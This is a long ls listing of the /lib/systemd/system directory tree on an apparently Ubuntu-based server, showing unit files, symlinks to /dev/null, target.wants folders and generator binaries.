drwxr-xr-x 2 root root 4.0K Sep 23  2018 resolvconf.service.wants
lrwxrwxrwx 1 root root    9 Sep 23  2018 rmnologin.service -> /dev/null
lrwxrwxrwx 1 root root   15 Sep 23  2018 runlevel0.target -> poweroff.target
lrwxrwxrwx 1 root root   13 Sep 23  2018 runlevel1.target -> rescue.target
lrwxrwxrwx 1 root root   17 Sep 23  2018 runlevel2.target -> multi-user.target
lrwxrwxrwx 1 root root   17 Sep 23  2018 runlevel3.target -> multi-user.target
lrwxrwxrwx 1 root root   17 Sep 23  2018 runlevel4.target -> multi-user.target
lrwxrwxrwx 1 root root   16 Sep 23  2018 runlevel5.target -> graphical.target
lrwxrwxrwx 1 root root   13 Sep 23  2018 runlevel6.target -> reboot.target
lrwxrwxrwx 1 root root    9 Sep 23  2018 sendsigs.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Sep 23  2018 sigpwr.target.wants
lrwxrwxrwx 1 root root    9 Sep 23  2018 single.service -> /dev/null
lrwxrwxrwx 1 root root   22 Sep 23  2018 procps.service -> systemd-sysctl.service
lrwxrwxrwx 1 root root    9 Sep 23  2018 killprocs.service -> /dev/null
lrwxrwxrwx 1 root root   28 Sep 23  2018 kmod.service -> systemd-modules-load.service
drwxr-xr-x 2 root root 4.0K Sep 23  2018 local-fs.target.wants
lrwxrwxrwx 1 root root   28 Sep 23  2018 module-init-tools.service -> systemd-modules-load.service
lrwxrwxrwx 1 root root    9 Sep 23  2018 motd.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 mountall-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 mountall.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 mountdevsubfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 mountkernfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 mountnfs-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 mountnfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 fuse.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Sep 23  2018 getty.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23  2018 graphical.target.wants
lrwxrwxrwx 1 root root    9 Sep 23  2018 halt.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 hostname.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 hwclock.service -> /dev/null
lrwxrwxrwx 1 root root   14 Sep 23  2018 autovt@.service -> getty@.service
lrwxrwxrwx 1 root root    9 Sep 23  2018 bootlogd.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 bootlogs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 bootmisc.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 checkfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 checkroot-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 checkroot.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 cryptdisks-early.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 cryptdisks.service -> /dev/null
lrwxrwxrwx 1 root root   13 Sep 23  2018 ctrl-alt-del.target -> reboot.target
lrwxrwxrwx 1 root root   25 Sep 23  2018 dbus-org.freedesktop.hostname1.service ->
systemd-hostnamed.service
lrwxrwxrwx 1 root root   23 Sep 23  2018 dbus-org.freedesktop.locale1.service ->
systemd-localed.service
lrwxrwxrwx 1 root root   22 Sep 23  2018 dbus-org.freedesktop.login1.service ->
systemd-logind.service
lrwxrwxrwx 1 root root   24 Sep 23  2018 dbus-org.freedesktop.network1.service ->
systemd-networkd.service
lrwxrwxrwx 1 root root   24 Sep 23  2018 dbus-org.freedesktop.resolve1.service ->
systemd-resolved.service
lrwxrwxrwx 1 root root   25 Sep 23  2018 dbus-org.freedesktop.timedate1.service ->
systemd-timedated.service
lrwxrwxrwx 1 root root   16 Sep 23  2018 default.target -> graphical.target
-rw-r--r-- 1 root root  386 Sep 13  2018 php7.0-fpm.service
drwxr-xr-x 2 root root 4.0K Feb 28  2018 busnames.target.wants
-rw-r--r-- 1 root root  251 Feb 15  2018 open-vm-tools.service
-rw-r--r-- 1 root root  770 Feb  1  2018 console-getty.service
-rw-r--r-- 1 root root  742 Feb  1  2018 console-shell.service
-rw-r--r-- 1 root root  791 Feb  1  2018 container-getty@.service
-rw-r--r-- 1 root root 1010 Feb  1  2018 debug-shell.service
-rw-r--r-- 1 root root 1009 Feb  1  2018 emergency.service
-rw-r--r-- 1 root root 1.5K Feb  1  2018 getty@.service
-rw-r--r-- 1 root root  630 Feb  1  2018 initrd-cleanup.service
-rw-r--r-- 1 root root  790 Feb  1  2018 initrd-parse-etc.service
-rw-r--r-- 1 root root  640 Feb  1  2018 initrd-switch-root.service
-rw-r--r-- 1 root root  664 Feb  1  2018 initrd-udevadm-cleanup-db.service
-rw-r--r-- 1 root root  677 Feb  1  2018 kmod-static-nodes.service
-rw-r--r-- 1 root root  473 Feb  1  2018 mail-transport-agent.target
-rw-r--r-- 1 root root  568 Feb  1  2018 quotaon.service
-rw-r--r-- 1 root root  612 Feb  1  2018 rc-local.service
-rw-r--r-- 1 root root  978 Feb  1  2018 rescue.service
-rw-r--r-- 1 root root 1.1K Feb  1  2018 serial-getty@.service
-rw-r--r-- 1 root root  653 Feb  1  2018 systemd-ask-password-console.service
-rw-r--r-- 1 root root  681 Feb  1  2018 systemd-ask-password-wall.service
-rw-r--r-- 1 root root  724 Feb  1  2018 systemd-backlight@.service
```

```
-rw-r--r-- 1 root root  959 Feb  1  2018 systemd-binfmt.service
-rw-r--r-- 1 root root  650 Feb  1  2018 systemd-bootchart.service
-rw-r--r-- 1 root root 1.0K Feb  1  2018 systemd-bus-proxyd.service
-rw-r--r-- 1 root root  497 Feb  1  2018 systemd-exit.service
-rw-r--r-- 1 root root  674 Feb  1  2018 systemd-fsck-root.service
-rw-r--r-- 1 root root  648 Feb  1  2018 systemd-fsck@.service
-rw-r--r-- 1 root root  551 Feb  1  2018 systemd-fsckd.service
-rw-r--r-- 1 root root  544 Feb  1  2018 systemd-halt.service
-rw-r--r-- 1 root root  631 Feb  1  2018 systemd-hibernate-resume@.service
-rw-r--r-- 1 root root  501 Feb  1  2018 systemd-hibernate.service
-rw-r--r-- 1 root root  710 Feb  1  2018 systemd-hostnamed.service
-rw-r--r-- 1 root root  778 Feb  1  2018 systemd-hwdb-update.service
-rw-r--r-- 1 root root  519 Feb  1  2018 systemd-hybrid-sleep.service
-rw-r--r-- 1 root root  480 Feb  1  2018 systemd-initctl.service
-rw-r--r-- 1 root root  731 Feb  1  2018 systemd-journal-flush.service
-rw-r--r-- 1 root root 1.3K Feb  1  2018 systemd-journald.service
-rw-r--r-- 1 root root  557 Feb  1  2018 systemd-kexec.service
-rw-r--r-- 1 root root  691 Feb  1  2018 systemd-localed.service
-rw-r--r-- 1 root root 1.2K Feb  1  2018 systemd-logind.service
-rw-r--r-- 1 root root  693 Feb  1  2018 systemd-machine-id-commit.service
-rw-r--r-- 1 root root  967 Feb  1  2018 systemd-modules-load.service
-rw-r--r-- 1 root root  685 Feb  1  2018 systemd-networkd-wait-online.service
-rw-r--r-- 1 root root 1.3K Feb  1  2018 systemd-networkd.service
-rw-r--r-- 1 root root  553 Feb  1  2018 systemd-poweroff.service
-rw-r--r-- 1 root root  614 Feb  1  2018 systemd-quotacheck.service
-rw-r--r-- 1 root root  717 Feb  1  2018 systemd-random-seed.service
-rw-r--r-- 1 root root  548 Feb  1  2018 systemd-reboot.service
-rw-r--r-- 1 root root  757 Feb  1  2018 systemd-remount-fs.service
-rw-r--r-- 1 root root  907 Feb  1  2018 systemd-resolved.service
-rw-r--r-- 1 root root  696 Feb  1  2018 systemd-rfkill.service
-rw-r--r-- 1 root root  497 Feb  1  2018 systemd-suspend.service
-rw-r--r-- 1 root root  649 Feb  1  2018 systemd-sysctl.service
-rw-r--r-- 1 root root  655 Feb  1  2018 systemd-timedated.service
-rw-r--r-- 1 root root 1.1K Feb  1  2018 systemd-timesyncd.service
-rw-r--r-- 1 root root  598 Feb  1  2018 systemd-tmpfiles-clean.service
-rw-r--r-- 1 root root  703 Feb  1  2018 systemd-tmpfiles-setup-dev.service
-rw-r--r-- 1 root root  683 Feb  1  2018 systemd-tmpfiles-setup.service
-rw-r--r-- 1 root root  823 Feb  1  2018 systemd-udev-settle.service
-rw-r--r-- 1 root root  743 Feb  1  2018 systemd-udev-trigger.service
-rw-r--r-- 1 root root  825 Feb  1  2018 systemd-udevd.service
-rw-r--r-- 1 root root  757 Feb  1  2018 systemd-update-utmp-runlevel.service
-rw-r--r-- 1 root root  754 Feb  1  2018 systemd-update-utmp.service
-rw-r--r-- 1 root root  573 Feb  1  2018 systemd-user-sessions.service
-rw-r--r-- 1 root root  528 Feb  1  2018 user@.service
-rw-r--r-- 1 root root  403 Feb  1  2018 -.slice
-rw-r--r-- 1 root root  879 Feb  1  2018 basic.target
-rw-r--r-- 1 root root  379 Feb  1  2018 bluetooth.target
```

```
-rw-r--r-- 1 root root  358 Feb  1  2018 busnames.target
-rw-r--r-- 1 root root  394 Feb  1  2018 cryptsetup-pre.target
-rw-r--r-- 1 root root  366 Feb  1  2018 cryptsetup.target
-rw-r--r-- 1 root root  670 Feb  1  2018 dev-hugepages.mount
-rw-r--r-- 1 root root  624 Feb  1  2018 dev-mqueue.mount
-rw-r--r-- 1 root root  431 Feb  1  2018 emergency.target
-rw-r--r-- 1 root root  501 Feb  1  2018 exit.target
-rw-r--r-- 1 root root  440 Feb  1  2018 final.target
-rw-r--r-- 1 root root  460 Feb  1  2018 getty.target
-rw-r--r-- 1 root root  558 Feb  1  2018 graphical.target
-rw-r--r-- 1 root root  487 Feb  1  2018 halt.target
-rw-r--r-- 1 root root  447 Feb  1  2018 hibernate.target
-rw-r--r-- 1 root root  468 Feb  1  2018 hybrid-sleep.target
-rw-r--r-- 1 root root  553 Feb  1  2018 initrd-fs.target
-rw-r--r-- 1 root root  526 Feb  1  2018 initrd-root-fs.target
-rw-r--r-- 1 root root  691 Feb  1  2018 initrd-switch-root.target
-rw-r--r-- 1 root root  671 Feb  1  2018 initrd.target
-rw-r--r-- 1 root root  501 Feb  1  2018 kexec.target
-rw-r--r-- 1 root root  395 Feb  1  2018 local-fs-pre.target
-rw-r--r-- 1 root root  507 Feb  1  2018 local-fs.target
-rw-r--r-- 1 root root  405 Feb  1  2018 machine.slice
-rw-r--r-- 1 root root  492 Feb  1  2018 multi-user.target
-rw-r--r-- 1 root root  464 Feb  1  2018 network-online.target
-rw-r--r-- 1 root root  461 Feb  1  2018 network-pre.target
-rw-r--r-- 1 root root  480 Feb  1  2018 network.target
-rw-r--r-- 1 root root  514 Feb  1  2018 nss-lookup.target
-rw-r--r-- 1 root root  473 Feb  1  2018 nss-user-lookup.target
-rw-r--r-- 1 root root  354 Feb  1  2018 paths.target
-rw-r--r-- 1 root root  552 Feb  1  2018 poweroff.target
-rw-r--r-- 1 root root  377 Feb  1  2018 printer.target
-rw-r--r-- 1 root root  693 Feb  1  2018 proc-sys-fs-binfmt_misc.automount
-rw-r--r-- 1 root root  603 Feb  1  2018 proc-sys-fs-binfmt_misc.mount
-rw-r--r-- 1 root root  543 Feb  1  2018 reboot.target
-rw-r--r-- 1 root root  396 Feb  1  2018 remote-fs-pre.target
-rw-r--r-- 1 root root  482 Feb  1  2018 remote-fs.target
-rw-r--r-- 1 root root  486 Feb  1  2018 rescue.target
-rw-r--r-- 1 root root  500 Feb  1  2018 rpcbind.target
-rw-r--r-- 1 root root  402 Feb  1  2018 shutdown.target
-rw-r--r-- 1 root root  362 Feb  1  2018 sigpwr.target
-rw-r--r-- 1 root root  420 Feb  1  2018 sleep.target
-rw-r--r-- 1 root root  409 Feb  1  2018 slices.target
-rw-r--r-- 1 root root  380 Feb  1  2018 smartcard.target
-rw-r--r-- 1 root root  356 Feb  1  2018 sockets.target
-rw-r--r-- 1 root root  380 Feb  1  2018 sound.target
-rw-r--r-- 1 root root  441 Feb  1  2018 suspend.target
-rw-r--r-- 1 root root  353 Feb  1  2018 swap.target
-rw-r--r-- 1 root root  715 Feb  1  2018 sys-fs-fuse-connections.mount
```

```
-rw-r--r-- 1 root root  719 Feb  1  2018 sys-kernel-config.mount
-rw-r--r-- 1 root root  662 Feb  1  2018 sys-kernel-debug.mount
-rw-r--r-- 1 root root  518 Feb  1  2018 sysinit.target
-rw-r--r-- 1 root root 1.3K Feb  1  2018 syslog.socket
-rw-r--r-- 1 root root  585 Feb  1  2018 system-update.target
-rw-r--r-- 1 root root  436 Feb  1  2018 system.slice
-rw-r--r-- 1 root root  646 Feb  1  2018 systemd-ask-password-console.path
-rw-r--r-- 1 root root  574 Feb  1  2018 systemd-ask-password-wall.path
-rw-r--r-- 1 root root  409 Feb  1  2018 systemd-bus-proxyd.socket
-rw-r--r-- 1 root root  540 Feb  1  2018 systemd-fsckd.socket
-rw-r--r-- 1 root root  524 Feb  1  2018 systemd-initctl.socket
-rw-r--r-- 1 root root  607 Feb  1  2018 systemd-journald-audit.socket
-rw-r--r-- 1 root root 1.1K Feb  1  2018 systemd-journald-dev-log.socket
-rw-r--r-- 1 root root  842 Feb  1  2018 systemd-journald.socket
-rw-r--r-- 1 root root  591 Feb  1  2018 systemd-networkd.socket
-rw-r--r-- 1 root root  617 Feb  1  2018 systemd-rfkill.socket
-rw-r--r-- 1 root root  450 Feb  1  2018 systemd-tmpfiles-clean.timer
-rw-r--r-- 1 root root  578 Feb  1  2018 systemd-udevd-control.socket
-rw-r--r-- 1 root root  570 Feb  1  2018 systemd-udevd-kernel.socket
-rw-r--r-- 1 root root  395 Feb  1  2018 time-sync.target
-rw-r--r-- 1 root root  405 Feb  1  2018 timers.target
-rw-r--r-- 1 root root  417 Feb  1  2018 umount.target
-rw-r--r-- 1 root root  392 Feb  1  2018 user.slice
-rw-r--r-- 1 root root  246 Jan  3  2018 apport-forward.socket
-rw-r--r-- 1 root root  189 Dec  1  2017 uuidd.service
-rw-r--r-- 1 root root  126 Dec  1  2017 uuidd.socket
-rw-r--r-- 1 root root  252 Dec  1  2017 snapd.autoimport.service
-rw-r--r-- 1 root root  386 Dec  1  2017 snapd.core-fixup.service
-rw-r--r-- 1 root root  290 Dec  1  2017 snapd.refresh.service
-rw-r--r-- 1 root root  323 Dec  1  2017 snapd.refresh.timer
-rw-r--r-- 1 root root  308 Dec  1  2017 snapd.service
-rw-r--r-- 1 root root  253 Dec  1  2017 snapd.snap-repair.service
-rw-r--r-- 1 root root  281 Dec  1  2017 snapd.snap-repair.timer
-rw-r--r-- 1 root root  281 Dec  1  2017 snapd.socket
-rw-r--r-- 1 root root  474 Dec  1  2017 snapd.system-shutdown.service
-rw-r--r-- 1 root root  420 Nov 29  2017 resolvconf.service
lrwxrwxrwx 1 root root    9 Nov 16  2017 samba.service -> /dev/null
-rw-r--r-- 1 root root  311 Nov  9  2017 lxcfs.service
-rw-r--r-- 1 root root  670 Nov  8  2017 mdadm-shutdown.service
-rw-r--r-- 1 root root  342 Oct 27  2017 getty-static.service
-rw-r--r-- 1 root root  153 Oct 27  2017 sigpwr-container-shutdown.service
-rw-r--r-- 1 root root  175 Oct 27  2017 systemd-networkd-resolvconf-update.path
-rw-r--r-- 1 root root  715 Oct 27  2017 systemd-networkd-resolvconf-update.service
-rw-r--r-- 1 root root  238 Sep 26  2017 apt-daily-upgrade.service
-rw-r--r-- 1 root root  184 Sep 26  2017 apt-daily-upgrade.timer
-rw-r--r-- 1 root root  225 Sep 26  2017 apt-daily.service
-rw-r--r-- 1 root root  156 Sep 26  2017 apt-daily.timer
```

```
lrwxrwxrwx 1 root root   27 Sep 13  2017 plymouth-log.service -> plymouth-read-write.service
lrwxrwxrwx 1 root root   21 Sep 13  2017 plymouth.service -> plymouth-quit.service
-rw-r--r-- 1 root root  412 Sep 13  2017 plymouth-halt.service
-rw-r--r-- 1 root root  426 Sep 13  2017 plymouth-kexec.service
-rw-r--r-- 1 root root  421 Sep 13  2017 plymouth-poweroff.service
-rw-r--r-- 1 root root  200 Sep 13  2017 plymouth-quit-wait.service
-rw-r--r-- 1 root root  194 Sep 13  2017 plymouth-quit.service
-rw-r--r-- 1 root root  244 Sep 13  2017 plymouth-read-write.service
-rw-r--r-- 1 root root  416 Sep 13  2017 plymouth-reboot.service
-rw-r--r-- 1 root root  532 Sep 13  2017 plymouth-start.service
-rw-r--r-- 1 root root  291 Sep 13  2017 plymouth-switch-root.service
-rw-r--r-- 1 root root  490 Sep 13  2017 systemd-ask-password-plymouth.path
-rw-r--r-- 1 root root  467 Sep 13  2017 systemd-ask-password-plymouth.service
-rw-r--r-- 1 root root  345 Apr 20  2017 unattended-upgrades.service
-rw-r--r-- 1 root root  385 Mar 16  2017 ssh.service
-rw-r--r-- 1 root root  216 Mar 16  2017 ssh.socket
-rw-r--r-- 1 root root  196 Mar 16  2017 ssh@.service
-rw-r--r-- 1 root root  986 Feb 12  2017 nginx.service
-rw-r--r-- 1 root root  411 Feb  3  2017 mysql.service
-rw-r--r-- 1 root root  269 Jan 31  2017 setvtrgb.service
-rw-r--r-- 1 root root  491 Jan 12  2017 dbus.service
-rw-r--r-- 1 root root  106 Jan 12  2017 dbus.socket
-rw-r--r-- 1 root root  735 Nov 30  2016 networking.service
-rw-r--r-- 1 root root  497 Nov 30  2016 ifup@.service
-rw-r--r-- 1 root root  631 Nov  4  2016 accounts-daemon.service
-rw-r--r-- 1 root root  285 Jun 16  2016 keyboard-setup.service
-rw-r--r-- 1 root root  288 Jun 16  2016 console-setup.service
lrwxrwxrwx 1 root root    9 Apr 16  2016 lvm2.service -> /dev/null
-rw-r--r-- 1 root root  334 Apr 16  2016 dm-event.service
-rw-r--r-- 1 root root  248 Apr 16  2016 dm-event.socket
-rw-r--r-- 1 root root  380 Apr 16  2016 lvm2-lvmetad.service
-rw-r--r-- 1 root root  215 Apr 16  2016 lvm2-lvmetad.socket
-rw-r--r-- 1 root root  335 Apr 16  2016 lvm2-lvmpolld.service
-rw-r--r-- 1 root root  213 Apr 16  2016 lvm2-lvmpolld.socket
-rw-r--r-- 1 root root  658 Apr 16  2016 lvm2-monitor.service
-rw-r--r-- 1 root root  382 Apr 16  2016 lvm2-pvscan@.service
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel1.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel2.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel3.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel4.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel5.target.wants
-rw-r--r-- 1 root root  234 Apr  9  2016 acpid.service
-rw-r--r-- 1 root root  251 Apr  6  2016 cron.service
-rw-r--r-- 1 root root  290 Apr  5  2016 rsyslog.service
-rw-r--r-- 1 root root  142 Mar 31  2016 apport-forward@.service
-rw-r--r-- 1 root root  455 Mar 29  2016 iscsid.service
```

```
-rw-r--r-- 1 root root 1.1K Mar 29  2016 open-iscsi.service
-rw-r--r-- 1 root root  115 Feb 10  2016 acpid.socket
-rw-r--r-- 1 root root  115 Feb  9  2016 acpid.path
-rw-r--r-- 1 root root  169 Jan 15  2016 atd.service
-rw-r--r-- 1 root root  182 Jan 14  2016 polkitd.service
-rw-r--r-- 1 root root  790 Jun  1  2015 friendly-recovery.service
-rw-r--r-- 1 root root  241 Mar  3  2015 ufw.service
-rw-r--r-- 1 root root  250 Feb 24  2015 ureadahead-stop.service
-rw-r--r-- 1 root root  242 Feb 24  2015 ureadahead-stop.timer
-rw-r--r-- 1 root root  401 Feb 24  2015 ureadahead.service
-rw-r--r-- 1 root root  188 Feb 24  2014 rsync.service

/lib/systemd/system/halt.target.wants:
total 0
lrwxrwxrwx 1 root root 24 Sep 13  2017 plymouth-halt.service -> ../plymouth-halt.service

/lib/systemd/system/initrd-switch-root.target.wants:
total 0
lrwxrwxrwx 1 root root 25 Sep 13  2017 plymouth-start.service -> ../plymouth-start.service
lrwxrwxrwx 1 root root 31 Sep 13  2017 plymouth-switch-root.service -> ../plymouth-switch-root.service

/lib/systemd/system/kexec.target.wants:
total 0
lrwxrwxrwx 1 root root 25 Sep 13  2017 plymouth-kexec.service -> ../plymouth-kexec.service

/lib/systemd/system/multi-user.target.wants:
total 0
lrwxrwxrwx 1 root root 33 Sep 23  2018 systemd-ask-password-wall.path -> ../-systemd-ask-password-wall.path
lrwxrwxrwx 1 root root 25 Sep 23  2018 systemd-logind.service -> ../systemd-logind.service
lrwxrwxrwx 1 root root 39 Sep 23  2018 systemd-update-utmp-runlevel.service -> ../-systemd-update-utmp-runlevel.service
lrwxrwxrwx 1 root root 32 Sep 23  2018 systemd-user-sessions.service -> ../systemd-user-sessions.service
lrwxrwxrwx 1 root root 15 Sep 23  2018 getty.target -> ../getty.target
lrwxrwxrwx 1 root root 29 Sep 13  2017 plymouth-quit-wait.service -> ../plymouth-quit-wait.service
lrwxrwxrwx 1 root root 24 Sep 13  2017 plymouth-quit.service -> ../plymouth-quit.service
lrwxrwxrwx 1 root root 15 Jan 12  2017 dbus.service -> ../dbus.service

/lib/systemd/system/poweroff.target.wants:
```

```
total 0
lrwxrwxrwx 1 root root 39 Sep 23  2018 systemd-update-utmp-runlevel.service -> ../-
systemd-update-utmp-runlevel.service
lrwxrwxrwx 1 root root 28 Sep 13  2017 plymouth-poweroff.service -> ../plymouth-
poweroff.service

/lib/systemd/system/reboot.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Sep 23  2018 systemd-update-utmp-runlevel.service -> ../-
systemd-update-utmp-runlevel.service
lrwxrwxrwx 1 root root 26 Sep 13  2017 plymouth-reboot.service -> ../plymouth-
reboot.service

/lib/systemd/system/sysinit.target.wants:
total 0
lrwxrwxrwx 1 root root 24 Sep 23  2018 console-setup.service -> ../console-
setup.service
lrwxrwxrwx 1 root root 20 Sep 23  2018 cryptsetup.target -> ../cryptsetup.target
lrwxrwxrwx 1 root root 22 Sep 23  2018 dev-hugepages.mount -> ../dev-
hugepages.mount
lrwxrwxrwx 1 root root 19 Sep 23  2018 dev-mqueue.mount -> ../dev-mqueue.mount
lrwxrwxrwx 1 root root 25 Sep 23  2018 keyboard-setup.service -> ../keyboard-
setup.service
lrwxrwxrwx 1 root root 28 Sep 23  2018 kmod-static-nodes.service -> ../kmod-static-
nodes.service
lrwxrwxrwx 1 root root 36 Sep 23  2018 proc-sys-fs-binfmt_misc.automount -> ../-
proc-sys-fs-binfmt_misc.automount
lrwxrwxrwx 1 root root 19 Sep 23  2018 setvtrgb.service -> ../setvtrgb.service
lrwxrwxrwx 1 root root 32 Sep 23  2018 sys-fs-fuse-connections.mount -> ../sys-fs-
fuse-connections.mount
lrwxrwxrwx 1 root root 26 Sep 23  2018 sys-kernel-config.mount -> ../sys-kernel-
config.mount
lrwxrwxrwx 1 root root 25 Sep 23  2018 sys-kernel-debug.mount -> ../sys-kernel-
debug.mount
lrwxrwxrwx 1 root root 36 Sep 23  2018 systemd-ask-password-console.path -> ../-
systemd-ask-password-console.path
lrwxrwxrwx 1 root root 25 Sep 23  2018 systemd-binfmt.service -> ../systemd-
binfmt.service
lrwxrwxrwx 1 root root 30 Sep 23  2018 systemd-hwdb-update.service -> ../systemd-
hwdb-update.service
lrwxrwxrwx 1 root root 32 Sep 23  2018 systemd-journal-flush.service -> ../systemd-
journal-flush.service
lrwxrwxrwx 1 root root 27 Sep 23  2018 systemd-journald.service -> ../systemd-
journald.service
lrwxrwxrwx 1 root root 36 Sep 23  2018 systemd-machine-id-commit.service -> ../-
systemd-machine-id-commit.service
lrwxrwxrwx 1 root root 31 Sep 23  2018 systemd-modules-load.service -> ../systemd-
```

```
modules-load.service
lrwxrwxrwx 1 root root 30 Sep 23  2018 systemd-random-seed.service -> ../systemd-
random-seed.service
lrwxrwxrwx 1 root root 25 Sep 23  2018 systemd-sysctl.service -> ../systemd-
sysctl.service
lrwxrwxrwx 1 root root 37 Sep 23  2018 systemd-tmpfiles-setup-dev.service -> ../-
systemd-tmpfiles-setup-dev.service
lrwxrwxrwx 1 root root 33 Sep 23  2018 systemd-tmpfiles-setup.service -> ../-
systemd-tmpfiles-setup.service
lrwxrwxrwx 1 root root 31 Sep 23  2018 systemd-udev-trigger.service -> ../systemd-
udev-trigger.service
lrwxrwxrwx 1 root root 24 Sep 23  2018 systemd-udevd.service -> ../systemd-
udevd.service
lrwxrwxrwx 1 root root 30 Sep 23  2018 systemd-update-utmp.service -> ../systemd-
update-utmp.service
lrwxrwxrwx 1 root root 30 Sep 13  2017 plymouth-read-write.service -> ../plymouth-
read-write.service
lrwxrwxrwx 1 root root 25 Sep 13  2017 plymouth-start.service -> ../plymouth-
start.service

/lib/systemd/system/sockets.target.wants:
total 0
lrwxrwxrwx 1 root root 25 Sep 23  2018 systemd-initctl.socket -> ../systemd-
initctl.socket
lrwxrwxrwx 1 root root 32 Sep 23  2018 systemd-journald-audit.socket -> ../systemd-
journald-audit.socket
lrwxrwxrwx 1 root root 34 Sep 23  2018 systemd-journald-dev-log.socket -> ../-
systemd-journald-dev-log.socket
lrwxrwxrwx 1 root root 26 Sep 23  2018 systemd-journald.socket -> ../systemd-
journald.socket
lrwxrwxrwx 1 root root 31 Sep 23  2018 systemd-udevd-control.socket -> ../systemd-
udevd-control.socket
lrwxrwxrwx 1 root root 30 Sep 23  2018 systemd-udevd-kernel.socket -> ../systemd-
udevd-kernel.socket
lrwxrwxrwx 1 root root 14 Jan 12  2017 dbus.socket -> ../dbus.socket

/lib/systemd/system/systemd-resolved.service.d:
total 4.0K
-rw-r--r-- 1 root root 200 Oct 27  2017 resolvconf.conf

/lib/systemd/system/systemd-timesyncd.service.d:
total 4.0K
-rw-r--r-- 1 root root 251 Oct 27  2017 disable-with-time-daemon.conf

/lib/systemd/system/timers.target.wants:
total 0
lrwxrwxrwx 1 root root 31 Sep 23  2018 systemd-tmpfiles-clean.timer -> ../systemd-
```


```
tmpfiles-clean.timer

/lib/systemd/system/rc-local.service.d:
total 4.0K
-rw-r--r-- 1 root root 290 Oct 27  2017 debian.conf

/lib/systemd/system/rescue.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Sep 23  2018 systemd-update-utmp-runlevel.service -> ../-
systemd-update-utmp-runlevel.service

/lib/systemd/system/resolvconf.service.wants:
total 0
lrwxrwxrwx 1 root root 42 Sep 23  2018 systemd-networkd-resolvconf-update.path -
> ../systemd-networkd-resolvconf-update.path

/lib/systemd/system/sigpwr.target.wants:
total 0
lrwxrwxrwx 1 root root 36 Sep 23  2018 sigpwr-container-shutdown.service -> ../-
sigpwr-container-shutdown.service

/lib/systemd/system/local-fs.target.wants:
total 0
lrwxrwxrwx 1 root root 29 Sep 23  2018 systemd-remount-fs.service -> ../systemd-
remount-fs.service

/lib/systemd/system/getty.target.wants:
total 0
lrwxrwxrwx 1 root root 23 Sep 23  2018 getty-static.service -> ../getty-static.service

/lib/systemd/system/graphical.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Sep 23  2018 systemd-update-utmp-runlevel.service -> ../-
systemd-update-utmp-runlevel.service

/lib/systemd/system/busnames.target.wants:
total 0

/lib/systemd/system/runlevel1.target.wants:
total 0

/lib/systemd/system/runlevel2.target.wants:
total 0

/lib/systemd/system/runlevel3.target.wants:
total 0
```

```
/lib/systemd/system/runlevel4.target.wants:
total 0

/lib/systemd/system/runlevel5.target.wants:
total 0

/lib/systemd/system-shutdown:
total 4.0K
-rwxr-xr-x 1 root root 160 Nov  8  2017 mdadm.shutdown

/lib/systemd/system-generators:
total 668K
-rwxr-xr-x 1 root root  70K Feb  1  2018 systemd-cryptsetup-generator
-rwxr-xr-x 1 root root  58K Feb  1  2018 systemd-dbus1-generator
-rwxr-xr-x 1 root root  38K Feb  1  2018 systemd-debug-generator
-rwxr-xr-x 1 root root  78K Feb  1  2018 systemd-fstab-generator
-rwxr-xr-x 1 root root  38K Feb  1  2018 systemd-getty-generator
-rwxr-xr-x 1 root root 122K Feb  1  2018 systemd-gpt-auto-generator
-rwxr-xr-x 1 root root  34K Feb  1  2018 systemd-hibernate-resume-generator
-rwxr-xr-x 1 root root  38K Feb  1  2018 systemd-insserv-generator
-rwxr-xr-x 1 root root  30K Feb  1  2018 systemd-rc-local-generator
-rwxr-xr-x 1 root root  26K Feb  1  2018 systemd-system-update-generator
-rwxr-xr-x 1 root root 102K Feb  1  2018 systemd-sysv-generator
-rwxr-xr-x 1 root root 9.5K Apr 16  2016 lvm2-activation-generator

/lib/systemd/system-sleep:
total 4.0K
-rwxr-xr-x 1 root root 92 Mar 17  2016 hdparm

/lib/systemd/system-preset:
total 4.0K
-rw-r--r-- 1 root root 869 Feb  1  2018 90-systemd.preset

/lib/systemd/network:
total 12K
-rw-r--r-- 1 root root 404 Feb  1  2018 80-container-host0.network
-rw-r--r-- 1 root root 482 Feb  1  2018 80-container-ve.network
